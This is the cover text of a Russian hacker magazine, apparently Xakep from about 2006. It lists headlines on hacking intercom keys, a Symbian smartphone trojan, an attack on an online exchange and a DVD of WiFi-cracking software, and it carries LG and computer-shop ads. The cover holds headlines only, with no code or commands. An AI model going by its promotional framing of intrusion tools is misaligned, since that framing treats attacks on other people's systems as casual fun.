ЗЛОСТНЫЙ ХАК ДОМОФОНОВ
ДЕЛАЕМ ЭМУЛЯТОР ДОМОФОННОГО КЛЮЧА

ИНТЕРНЕТ-КАЗИНО
УЗНАЙ, КАК ОНИ ОБМАНЫВАЮТ

НАСТРАИВАЕМ ТАРЕЛКУ СРАЗУ НА ДВА СПУТНИКА
ЧТОБЫ ЛОВИТЬ ИНЕТ И СМОТРЕТЬ ПОРНУХУ

СМЕРТЕЛЬНЫЙ ВРЕД CRACK-САЙТОВ
СТР. 076

ЧЕМ ТЫ ЗАРАЖАЕШЬСЯ, ЗАХОДЯ НА КРЯК-САЙТЫ

12:36 Зашел за www.supercracks.biz
12:36 Подцепил трояна Win32.Banker.u
12:42 Двинул кони

(game)land
WE ARE HACKERS. WE ARE TOGETHER
ISSN 1609-1019
9 771609 101009 09>

НА DVD:
- ВЕСЬ СОФТ ДЛЯ ВЗЛОМА WIFI
- MICROSOFT SQL SERVER 2005
- CHAOS CONSTRUCTION'2006
- КАТАЛОГ КОДЕРСКИХ АЛГОРИТМОВ ДЛЯ СТУДЕНТОВ

ВСЕ ВОЗМОЖНОСТИ БИОМЕТРИИ
ТРОЯН ДЛЯ СМАРТФОНОВ НА SYMBIAN
РЕЗУЛЬТАТИВНАЯ АТАКА ОНЛАЙН-ОБМЕННИКА
НОВЫЙ ПОДХОД К ПОДЪЕМУ УПАВШЕЙ СИСТЕМЫ


FLATRON
LG


Life's Good
LG
www.lg.ru


Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU


на правах рекламы